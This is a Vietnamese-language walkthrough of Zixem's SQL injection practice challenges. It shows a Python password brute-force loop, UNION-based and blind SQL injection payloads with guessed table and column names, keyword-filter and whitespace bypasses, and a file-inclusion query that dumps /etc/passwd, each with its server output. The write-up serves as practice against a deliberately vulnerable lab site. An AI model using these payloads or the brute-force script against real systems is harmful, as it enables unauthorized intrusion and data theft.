Make a script that will brute force the password.
The passwords contains:
Only numbers!

Incorrect pass: zi3214 \ z@ \ @!# etc..
Good pass: 848484

good luck. -Zixem

Nhưng trang web lại cho 1 gợi ý khác, đó là viết script để thực hiện brute-force
Code thực hiện brute-force password:

```
import requests

for i in range (1000, 10000):
 req = requests.get("http://www.zixem.altervista.org/SQLi/login_do.php?pass=" + str(i))
 if "Wrong pass" in req.text:
  print("Sai Password: %d\n" %i)
 else:
  print("Tim thay Password: %d\n" %i)
  break
```

Tìm được password là 1337


```
Sai Password: 1334

Sai Password: 1335

Sai Password: 1336

Tim thay Password: 1337
```

Kết quả:



Brute Force level is completed! I hope you actually wrote a script and didn't use tools you little scrubby hacker.

good luck. -Zixem

LEVEL 6: Experienced

Khi vừa truy cập vào bài thì đây là những gì nhận được:

zixem.altervista.org/SQLi/blind_lvl6.php?serial=10

Hello im teaching hacking for money, want details?

Serial number of teacher: 10
Teacher: .....ZiXeM
Age:.....17
Price per 1 leeson: 50

Blind challenge
Task: Get the details of the teacher that his serial\id is 11.
The answer should look like that: http://i.imgur.com/AyZ7uYV.png
And not like that: http://i.imgur.com/RBkHPIN.png

I repeat: in this specific challenge - **You're NOT supposed to pull the version\db name. THIS IS BLIND SQL INJECTION**
You're supposed to pull information out of a table just by guessing the table name & its columns
(*note: using information_schema db is not allowed)...

good luck. -Zixem

©

Em thử bỏ vào dấu nháy đơn sau số 10 để xem liệu có lỗi xảy ra không để có thể thực hiện sql injection:

zixem.altervista.org/SQLi/blind_lvl6.php?serial=10%27

Hello im teaching hacking for money, want details?

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

Blind challenge

good luck. -Zixem

Có thông báo lỗi, vậy là có thể thực hiện sql injection được.

Em thực hiện dò số cột có trong bảng này bằng order by, khi đến order by 5 thì có xuất hiện thông báo lỗi:

zixem.altervista.org/SQLi/blind_lvl6.php?serial=10%20order%20by%205

Hello im teaching hacking for money, want details?


Unknown column '5' in 'order clause'

Blind challenge

good luck. -Zixem

Vậy thì có nghĩa là ở bảng này chỉ tồn tại có 4 cột thôi

Em sử dụng câu lệnh UNION SELECT 1,2,3,4 để xem thử liệu câu lệnh này sử dụng được không, nhưng lúc này serial sẽ là 9, không còn là 10 nữa để cho thông tin của câu lệnh UNION được hiển thị, do không có người dùng có serial là 9:



Có thể thấy rằng câu lệnh UNION SELECT sử dụng được một cách bình thường

Bởi vì yêu cầu của bài tập này là không được sử dụng information_schema mà chỉ đơn giản là đoán tên bảng và các cột của nó nên là lúc này em sẽ phải đoán

Khá đơn giản khi đây là thông tin của giáo viên, nên khả năng cao bảng này sẽ có tên là teachers, để thử xem thì em sẽ bỏ thêm đoạn "From teachers" vào trong câu lệnh vừa sử dụng khi nãy, lúc này nó sẽ là "UNION SELECT 1,2,3,4 FROM teachers":

Vẫn chạy, chứng tỏ là bảng này nó có tên là teachers, tiếp đến em sẽ đoán tên cột.

Với 4 trường thông tin hiển thị trên màn hình thì em đoán rằng cột thứ nhất sẽ có tên là serial hoặc là id (do trong bài nó có câu "Task: Get the details of the teacher that his serial\id is 11."), cột thứ 2 là name, cột thứ 3 là age và cột thứ 4 là price.

Em sẽ thử với những gì mình đoán, câu lệnh sẽ như sau "UNION SELECT serial,name,age,price FROM teachers":

zixem.altervista.org/SQLi/blind_lvl6.php?serial=9%20UNION%20SELECT%20serial,name,age,price%20FROM%20teachers

Hello im teaching hacking for money, want details?

Unknown column 'serial' in 'field list'

Blind challenge

good luck. -Zixem

Kết quả trên thông báo rằng cột thứ nhất em đã đoán sai, nó không phải là serial, lúc này đổi sang thành id:

zixem.altervista.org/SQLi/blind_lvl6.php?serial=9%20UNION%20SELECT%20id,name,age,price%20FROM%20teachers

Hello im teaching hacking for money, want details?

Unknown column 'name' in 'field list'

Blind challenge

good luck. -Zixem

Nó thông báo cột name không biết, vậy thì cột id đã đúng. Bởi vì ở trang thông tin lúc đầu, trường thông tin tên nó để là "teacher: ", có khả năng cột 2 là teacher:

zixem.altervista.org/SQLi/blind_lvl6.php?serial=9%20UNION%20SELECT%20id,teacher,age,price%20FROM%20teachers

Hello im teaching hacking for money, want details?


Unknown column 'age' in 'field list'

Blind challenge

good luck. -Zixem


Thông báo tiếp theo là cột age không biết, vậy là cột teacher đã đúng. Với cột thứ 3 này nó thật sự là khó, em đã phải đoán đi đoán lại rất là nhiều lần, nào là ages,

years_old, birth,… Cho đến khi em nghĩ đây là thông tin của giáo viên, nên cũng có khả năng tên cột này được đặt là teacher_age:



May thay nó đúng, vậy là em đã hoàn thiện tên của 4 cột lần lượt là id, teacher, teacher_age, price.


Bởi vì nhiệm vụ là cần lấy thông tin của người có id 11, nên là em sẽ thêm "WHERE id = 11" vào câu lệnh trước đó và xem kết quả ra sao:




Kết quả trên cho thấy rằng em đã solved được bài này.

LEVEL 7: Medium

Giao diện sau khi truy cập level này:




Bây giờ em sẽ tiến hành để dấu nháy đơn sau số 1 để xem có lỗi xảy ra không:




Như hình ảnh trên thì thấy được rằng thông báo lỗi đã không xuất hiện, nhưng có khác biệt ở chỗ là chữ "good luck. -Zixem" lúc id=1 đã đổi sang thành "Level developed by Zixem" khi id=1'.

Vậy là có thể hiểu được lỗi đã xảy ra nhưng nó không hiện lên frontend, thế nên lúc này em cần phải kiểm tra source code của trang web thử thông qua dev tool của web browser.




Kiểm tra qua code thì em phát hiện ra có xuất hiện 1 input dưới dạng hidden và giá trị của nó là "error", ở chỗ này khá là khả nghi, nên là em để id lại thành 1 để xem thử nó như thế nào:



Lúc này đã có sự thay đổi, giá trị từ "error" lúc này giờ đã thành "ok1", thế thì em có thể dựa vào trường giá trị này để tiếp tục tiến hành việc khai thác của mình.

Em sẽ thay đổi id thành 2 và thêm câu lệnh "ORDER BY" để tìm ra số cột tồn tại, khi đến "ORDER BY 4" thì đã có lỗi xảy ra:




Như vậy thì chỉ có tồn tại 3 cột, lúc này em chuyển sang câu lệnh "UNION SELECT 1,2,3":

Câu lệnh đã hoạt động, nhưng mà lúc này value đã chuyển sang thành "ok2", vậy thì dễ dàng hiểu rằng chỗ mà em có thể khai thác được nó nằm ở cột thứ 2.

Vì thế em tiến hành sử dụng câu lệnh "UNION SELECT 1,user(),3" để lấy thông tin tên người dùng:

Và "UNION SELECT 1,version(),3" để lấy thông tin phiên bản của database:



LEVEL 8: Hard

Thử truyền vào chuỗi **1 order by 1—**

zixem.altervista.org/SQLi/lvl8.php?id=1%20order%20by%201--

Hacking attempt

⇨ Input của ta nhập vào đã bị filter bởi web

Thử với input 1'-- và 1—

zixem.altervista.org/SQLi/lvl8.php?id=1%27--

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'--' at line 1 ***ID:***
Age:

good luck. -Zixem

Có vẻ web đã filter các khoảng trắng của input để loại input của chúng ta

Ok vậy ta sẽ thử chèn các byte null %00 vào input

1%0DAND%0B1=2%0DUNION%0BALL%0BSELECT%0B1,2,3

zixem.altervista.org/SQLi/lvl8.php?id=1%0DAND%0B1=2%0DUNION%0BALL%0BSELECT%0B1,2,3

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1,2,3' at line 1 ***ID:***
Age:

good luck. -Zixem

Lỗi syntax?

⇨ **Điều này cho thấy có gì đó trong câu lệnh sai, và không nhận union lẫn select**

Thử với input :


1%0BAND%0B1=2%0D**UNIONUNION**%0BALL%0B**SELECTSELECT**%0B1,2,3--

⇨ **Cụm select đã bị lọc ra**

1%0BAND%0B1=2%0DUNION%0BALL%0BSE*SELECT*LECT%0B1,2,3--

.


Ta sẽ thử với input này xem có giữ lại được cụm select không



Vậy là nó đã hoạt động,

Giờ thì chỉ cần tìm id và age thôi!

1%0BAND%0B1=2%0DUNION%0BALL%0BSE*SELECT*LECT%0Bversion(),user(),3--



Thử lại với input : **00%0BUNION%0BSE*select*LECT%0Bversion(),user(),3—**

ID phải khác 1

zixem.altervista.org/SQLi/lvl8.php?id=00%0BUNION%0BSEselectLECT%0Bversion(),user(),3--

ID: zixem@localhost
Age: 8.0.30

good luck. -Zixem

©

LEVEL 9: Medium

zixem.altervista.org/SQLi/lvl9.php?id=1--

Counter

Mission:**Display passwd file(/etc/passwd)**

About Zixem's challenges.

Fatal error: require(): Failed opening required '' (include_path='.:') in **/membri/zixem/SQLi/lvl9.php** on line **44**

Trước hết thử thêm -- ngay sau id=1 thì ta được thông báo là lỗi path

⇨ Ta sẽ tìm cách để khai thác path đến passwd

Ta thử gọi ra cột đầu tiên

1 order by 1--

Thử nghiệm dung ONION để kiểm tra các cột 1,2,3

1 AND 1=2'UNION ALL SELECT 1,2,3'—


Cho thấy số lượng cột không khớp, xóa 3 đi thì ta không còn nhận thông báo nữa

⇨ Có 2 cột

Thử truy vấn passwd

1 AND 1=2' UNION ALL SELECT '../etc/passwd',2'—

Passwd sẽ được chèn vào cột thứ hai của kết quả truy vấn.



About Zixem's challenges.

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/bin/sync man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh 